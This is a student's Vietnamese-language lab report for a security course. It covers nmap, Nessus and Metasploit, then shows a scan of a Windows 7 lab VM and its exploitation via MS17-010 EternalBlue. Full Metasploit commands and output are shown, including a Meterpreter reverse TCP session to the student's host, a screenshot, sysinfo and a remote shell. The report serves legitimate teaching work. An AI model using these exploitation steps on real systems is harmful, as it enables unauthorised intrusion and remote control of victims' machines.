

# Báo cáo bài thực hành số 11

Môn học

## **Thực tập cơ sở**

Giảng viên : Hoàng Xuân Dậu

Họ tên : Nguyễn Minh Phương

Mã SV: B19DCAT141

## I. Lý thuyết:

- Tìm hiểu về nmap , nessus , metasploit framework

### + Nmap:

- Nmap (tên đầy đủ Network Mapper) là một công cụ bảo mật được phát triển bởi Floyd Vaskovitch. Nmap có mã nguồn mở, miễn phí, dùng để quét cổng và lỗ hổng bảo mật. Các chuyên gia quản trị mạng sử dụng Nmap để xác định xem thiết bị nào đang chạy trên hệ thống của họ, cũng như tìm kiếm ra các máy chủ có sẵn và các dịch vụ mà các máy chủ này cung cấp, đồng thời dò tìm các cổng mở và phát hiện các nguy cơ về bảo mật.
- Nmap có thể được sử dụng để giám sát các máy chủ đơn lẻ cũng như các cụm mạng lớn bao gồm hàng trăm nghìn thiết bị và nhiều mạng con hợp thành.

### + Nessus:

- Nessus là một công cụ quét lỗ hổng bảo mật độc quyền được phát triển bởi Công ty An ninh mạng Tenable, được phát hành miễn phí cho việc sử dụng phi thương mại.
- Nessus cho phép quét các loại lỗ hổng:
  - Lỗ hổng cho phép một hacker từ xa kiểm soát hoặc truy cập dữ liệu nhạy cảm trên hệ thống.
  - Cấu hình sai (ví dụ như chuyển tiếp thư mở, các bản vá lỗi bị thiếu,...).
  - Mật khẩu mặc định, một vài mật khẩu thường được sử dụng, và mật khẩu trống trên các tài khoản hệ thống. Nessus cũng có thể dùng Hydra (một công cụ bên thứ ba) để thực hiện một cuộc tấn công từ điển.
  - Tấn công từ chối dịch vụ bộ nhớ stack TCP/IP bằng gói tin độc hại.
  - Chuẩn bị cho việc kiểm tra bảo mật (PSI DSS).
- Trong hoạt động thông thường, Nessus bắt đầu bằng cách quét các cổng mạng qua một trong bốn bộ quét cổng mạng tích hợp sẵn (hay nó có thể sử dụng phần mềm quét AmapM hay Nmap) để xác định cổng đang mở trên mục tiêu và sau đó cố gắng thực hiện nhiều cách tấn công trên các cổng mở. Các bài kiểm tra lỗ hổng, có sẵn bằng việc đăng ký, được viết bằng NASL (ngôn ngữ tấn công dạng kịch bản Nessus – Nessus Attack Scripting Language), một ngôn ngữ kịch bản tối ưu cho tương tác mạng.

- + Metasploit framework:
  - Metasploit Framework là một môi trường dùng để kiểm tra, tấn công và khai thác lỗi của các service. Metasploit được xây dựng từ ngôn ngữ hướng đối tượng Perl, với những component được viết bằng C, assembler, và Python. Metasploit có thể chạy trên hầu hết các hệ điều hành: Linux, Windows, MacOS.
  - Metasploit hỗ trợ nhiều giao diện với người dùng:
    - Console interface: Dùng msfconsole.bat. Msfconsole interface sử dụng các dòng lệnh để cấu hình, kiểm tra nên nhanh hơn và mềm dẻo hơn.
    - Web interface: Dùng msfweb.bat, giao tiếp với người dùng thông qua giao diện web.
    - Command line interface: Dùng msfcli.bat.
  - Environment:
    - Global Environment: Được thực thi thông qua 2 câu lệnh setg và unsetg, những options được gán ở đây sẽ mang tính toàn cục, được đưa vào tất cả các module exploits.
    - Temporary Environment: Được thực thi thông qua 2 câu lệnh set và unset, environment này chỉ được đưa vào module exploit đang load hiện tại, không ảnh hưởng đến các module exploit khác.
  - Chức năng :
    - Quét cổng để xác định các dịch vụ đang hoạt động trên server.
    - Xác định các lỗ hổng dựa trên phiên bản của hệ điều hành và phiên bản các phần mềm cài đặt trên hệ điều hành đó.
    - Thử nghiệm khai thác các lỗ hổng đã được xác định.
- Một số lỗ hổng, cổng dịch vụ quét được quét được:
  - + Port 139: Cổng 139 được sử dụng cho Chia sẻ tập tin và máy in
  - + Port 445 : được dùng cho dịch vụ Server Message Block(SMB)
  - + Lỗ hổng MS17 -010: là một trong những lỗ hổng bảo mật nghiêm trọng có thể gây thiệt hại lớn cho các doanh nghiệp tại Việt Nam. Tuy lỗ hổng MS17 -010 đã có bản vá lỗi nhưng trong quá trình đánh giá an ninh mạng cho các doanh nghiệp, SecurityBox nhận thấy một số đơn vị vẫn chưa cập nhật phiên bản phòng chống lỗ hổng này
  - + Lỗ hổng MS16-047 : lỗ hổng bảo mật tồn tại trong quản lý tài khoản bảo mật (SAM) quyền bảo mật cục bộ (miền chính sách) (LSAD) từ xa giao thức khi họ chấp nhận mức xác thực không bảo vệ đầy đủ các

giao thức. Lỗ hổng là bằng cách SAM và thiết lập giao thức từ xa LSAD kênh gọi thủ tục từ xa (RPC). Kẻ tấn công đã thành công khai thác lỗ hổng này có thể truy cập cơ sở dữ liệu SAM.

- Mô tả ngắn gọn về giao thức SMB :
  - + SMB được viết tắt của từ Server Message Block, là một giao thức trong hệ điều hành Windows và DOS. SMB cung cấp cơ chế để các máy khách (client) có thể truy cập vào hệ thống file máy chủ (server), cũng như những thiết bị input/output (ví dụ như máy in).
  - + Giao thức SMB đã được ra đời và đưa vào sử dụng từ giữa những năm 80 của thế kỷ 20 và trải qua nhiều phiên bản. Cụ thể, vào năm 1984 IBM đã ra SMB trong một bản công bố tài liệu về kỹ thuật của mình. Mục đích thiết kế ban đầu của SMB là một giao thức mạng để đặt tên và kiểm duyệt. Những phiên bản đầu tiên của SMB, hệ thống chia sẻ dữ liệu với các máy khách có quyền ngang nhau, tuy nhiên điều này chưa thực sự đảm bảo an toàn thông tin.
  - + SMB là giao thức hoạt động theo cơ chế máy khách - máy chủ (request - response). Hiệu đơn giản là các máy khách sẽ gửi những yêu cầu đến máy chủ SMB sau đó máy chủ sẽ gửi phản hồi lại đến từng yêu cầu.
  - + SMB còn có những chức năng quan trọng như:
    - Hỗ trợ tìm kiếm máy chủ sử dụng giao thức SMB khác.
    - Hỗ trợ in qua mạng.
    - Cho phép xác thực các file và thư mục được chia sẻ.
    - Thông báo những thay đổi của file và thư mục.
    - Xử lý những thuộc tính mở rộng của file.
    - Hỗ trợ dàn xếp, đàm phán để tương thích giữa các hình thái của SMB.
    - Cho phép khóa file đang truy cập tùy theo yêu cầu.

## **II. Thực hành:**

- Máy ảo kali cài đặt công cụ tấn công

```
kali@b19dcat141-phuong-kali: ~  
File Actions Edit View Help  
(kali@b19dcat141-phuong-kali)-[~]  
$ ifconfig  
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255  
    ether 02:42:03:50:6c:3e txqueuelen 0 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.93.130 netmask 255.255.255.0 broadcast 192.168.93.255  
    inet6 fe80::20c:29ff:fee9:fad4 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:e9:fa:d4 txqueuelen 1000 (Ethernet)  
    RX packets 27 bytes 2356 (2.3 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 36 bytes 4486 (4.3 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

- Máy windows chứa lỗi hỏng

```
C:\Windows\system32\cmd.exe  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Users\phuong-b19dcat141>ipconfig  
  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection:  
  
    Connection-specific DNS Suffix  . : localdomain  
    Link-local IPv6 Address . . . . . : fe80::4826:d4fd:597d:ab5a%11  
    IPv4 Address. . . . . : 192.168.93.129  
    Subnet Mask . . . . . : 255.255.255.0  
    Default Gateway . . . . . : 192.168.93.2  
  
Tunnel adapter isatap.{43E4CB8C-3AB2-45A1-A173-214B8B867FD3}:  
  
    Media State . . . . . : Media disconnected  
    Connection-specific DNS Suffix  . :  
  
C:\Users\phuong-b19dcat141>
```

- Cài đặt các công cụ: nmap/zenmap, nessus, Metasploit framework
  - + Sử dụng nmap/zenmap để quét các cổng dịch vụ (ít nhất 2 cổng)

```
kali@b19dcat141-phuong-kali: ~
File Actions Edit View Help
(kali@b19dcat141-phuong-kali)-[~]
$ nmap -sV -A 192.168.93.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-21 02:58 EDT
Nmap scan report for 192.168.93.129
Host is up (0.00022s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Windows 7 Ultimate 7601 Service Pack 1 microsoft
-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc            Microsoft Windows RPC
49153/tcp  open  msrpc            Microsoft Windows RPC
49154/tcp  open  msrpc            Microsoft Windows RPC
49155/tcp  open  msrpc            Microsoft Windows RPC
49156/tcp  open  msrpc            Microsoft Windows RPC
49158/tcp  open  msrpc            Microsoft Windows RPC
Service Info: Host: WIN-9JGCBGV6Q08; OS: Windows; CPE: cpe:/o:microsoft:windo
ws

Host script results:
|_clock-skew: mean: -2h20m00s, deviation: 4h02m28s, median: -1s
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
```

```
kali@b19dcat141-phuong-kali: ~
File Actions Edit View Help

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs: CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft SMBv1
|     servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 20.35 seconds

(kali@b19dcat141-phuong-kali)-[~]
$
```

```
kali@b19dcat141-phuong-kali: ~/Downloads
File Actions Edit View Help

(kali@b19dcat141-phuong-kali)-[~/Downloads]
$ sudo dpkg -i Nessus-8.15.4-debian6 amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 331911 files and directories currently installed.)
Preparing to unpack Nessus-8.15.4-debian6_amd64.deb ...
Unpacking nessus (8.15.4) ...
Setting up nessus (8.15.4) ...
Unpacking Nessus Scanner Core Components ...

- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://b19dcat141-phuong-kali:8834/ to configure your scanner

(kali@b19dcat141-phuong-kali)-[~/Downloads]
$ /bin/systemctl start nessusd.service

(kali@b19dcat141-phuong-kali)-[~/Downloads]
$
```

+ Nessus



Nessus / Setup

← → ↻ 🏠 🔒 https://localhost:8834/#/ ☆ 🛡️ ☰


Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU >>

kali@b19dcat141-phuong-kali: ~/Downloads

File Actions Edit View Help

```
$ echo "NguyenMinhPhuong_B19DCAT141"
NguyenMinhPhuong_B19DCAT141

(kali@b19dcat141-phuong-kali)-[~/Downloads]
$
```




## Welcome to Nessus

Choose how you want to deploy Nessus. Select a product to get started.

- ☒ Nessus Essentials
- ☐ Nessus Professional
- ☐ Nessus Manager
- ☐ Managed Scanner

Continue

© 2022 Tenable™, Inc.





The screenshot shows the Nessus Essentials interface. The main panel displays a scan report for 'phuongnm141'. The 'Vulnerabilities' tab is selected, showing a list of 20 vulnerabilities. A terminal window is open in the foreground, showing the command 'echo "nguyenMinhPhuong\_B19DCAT141"' and the output 'nguyenMinhPhuong\_B19DCAT141'.

Sev	Score	Name	Family	Count
MIXED	...	Microsoft Windows (Multiple Issues)	Windows	5
MEDIUM	5.3	SMB Signing not required	Misc.	1
INFO	...	SMB (Multiple Issues)	Windows	7
INFO	...	DCE Services Enumeration	Windows	8
INFO	...	Nessus SYN scanner	Port scanners	3
INFO	...	Common Platform Enumeration (CPE)	General	1
INFO	...	Device Type	General	1
INFO	...	Ethernet Card Manufacturer Detection	Misc.	1
INFO	...	Ethernet MAC Addresses	General	1
INFO	...	ICMP Timestamp Request Remote Date Disclosure	General	1
INFO	...	Link-Local Multicast Name Resolution (LLMNR) Detection	Service detection	1

**Scan Details**

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 3:33 AM
- End: Today at 3:35 AM
- Elapsed: 3 minutes

**Vulnerabilities**

A donut chart shows the distribution of vulnerability severity levels: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue).

The screenshot shows the Nessus Essentials interface. The main panel displays a scan report for 'phuongnm141'. The 'VPR Top Threats' tab is selected, showing a list of 10 prioritized vulnerabilities. A terminal window is open in the foreground, showing the command 'echo "nguyenMinhPhuong\_B19DCAT141"' and the output 'nguyenMinhPhuong\_B19DCAT141'.

**Assessed Threat Level: Critical**

The following vulnerabilities are ranked by Tenable's patented Vulnerability Priority Rating (VPR) system. The findings listed below detail the top ten vulnerabilities, providing a prioritized view to help guide remediation to effectively reduce risk. Click on each finding to show further details along with the impacted hosts. To learn more about Tenable's VPR scoring system, see [Predictive Prioritization](#).

VPR Severity	Name	Reasons	VPR Score	Hosts
CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPIO... Security Research		9.8	1
HIGH	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)	No recorded events	7.3	1
MEDIUM	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)	No recorded events	6.0	1

**Scan Details**

- Policy: Basic Network Scan
- Status: Completed
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 3:33 AM
- End: Today at 3:35 AM
- Elapsed: 3 minutes

+ Sử dụng Metasploit framework khai thác lỗ hổng (ít nhất khai thác thành công 1 lỗ hổng trên máy nạn nhân).

Nessus / Initializing x +

https://localhost:8834/#/ Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU >>

Shell No. 1

File Actions Edit View Help

Metasploit tip: When in a module, use `back` to go back to the top level prompt

`msf6 > search ms17_010`

Matching Modules

#	Name	Disclosure Date	Rank	Check
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes
MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption				
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution				
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No
MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution				
3	auxiliary/scanner/smb/smb_ms17_010		normal	No
MS17-010 SMB RCE Detection				

Interact with a module by name or index. For example `info 3`, use `3` or use `auxiliary/scanner/smb/smb_ms17_010`

`msf6 >`

kali@b19dcat141-phuong-kali: ~

File Actions Edit View Help

`$ echo "NguyenMinhPhuong_B19DCAT141"`  
NguyenMinhPhuong\_B19DCAT141

`(kali@b19dcat141-phuong-kali)-[~]`  
`$`

tenable

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use auxiliary/scanner/smb/smb_ms17_010

Matching Modules

#  Name
-  -
0  auxiliary/scanner/smb/smb_ms17_010
   Detection

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smb/smb_ms17_010

[*] Using auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 192.168.48.144
RHOST => 192.168.48.144
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 192.168.48.144:445 - Rex::ConnectionTimeout: The connection with (192.168.48.144:445) timed out.
[*] 192.168.48.144:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 192.168.48.144
RHOST => 192.168.48.144
msf6 auxiliary(scanner/smb/smb_ms17_010) > run


[+] 192.168.48.144:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.48.144:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > echo NguyenMinhPhuong B19DCAT141
[*] exec: echo NguyenMinhPhuong B19DCAT141
```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > echo NguyenMinhPhuong B19DCAT141
[*] exec: echo NguyenMinhPhuong B19DCAT141

NguyenMinhPhuong B19DCAT141
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.48.144
RHOST => 192.168.48.144
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.48.141:4444
[*] 192.168.48.144:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.48.144:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.48.144:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.48.144:445 - The target is vulnerable.
[*] 192.168.48.144:445 - Connecting to target for exploitation.
[+] 192.168.48.144:445 - Connection established for exploitation.
[+] 192.168.48.144:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.48.144:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.48.144:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 192.168.48.144:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 192.168.48.144:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[+] 192.168.48.144:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.48.144:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.48.144:445 - Sending all but last fragment of exploit packet
[*] 192.168.48.144:445 - Starting non-paged pool grooming
[+] 192.168.48.144:445 - Sending SMBv2 buffers
[+] 192.168.48.144:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.48.144:445 - Sending final SMBv2 buffers.
[*] 192.168.48.144:445 - Sending last fragment of exploit packet!
[*] 192.168.48.144:445 - Receiving response from exploit packet
[+] 192.168.48.144:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.48.144:445 - Sending egg to corrupted connection.
[*] 192.168.48.144:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.48.144
[*] Meterpreter session 1 opened (192.168.48.141:4444 -> 192.168.48.144:49159 ) at 2022-04-21 05:37:53 -0400
[+] 192.168.48.144:445 - -----
[+] 192.168.48.144:445 - -----WIN-----
```

```
meterpreter > screenshot
Screenshot saved to: /home/kali/VtTQvUBs.jpeg
meterpreter > 
```



```
meterpreter > sysinfo
Computer      : NGUYENMINHPHUON
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
```

```
meterpreter > shell
Process 2828 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:
cd C:
C:\Windows\System32

C:\Windows\system32>cd C:/Users/NguyenMinhPhuong
cd C:/Users/NguyenMinhPhuong

C:\Users\NguyenMinhPhuong>mkdir MinhPhuong-Attack
mkdir MinhPhuong-Attack

C:\Users\NguyenMinhPhuong>
```

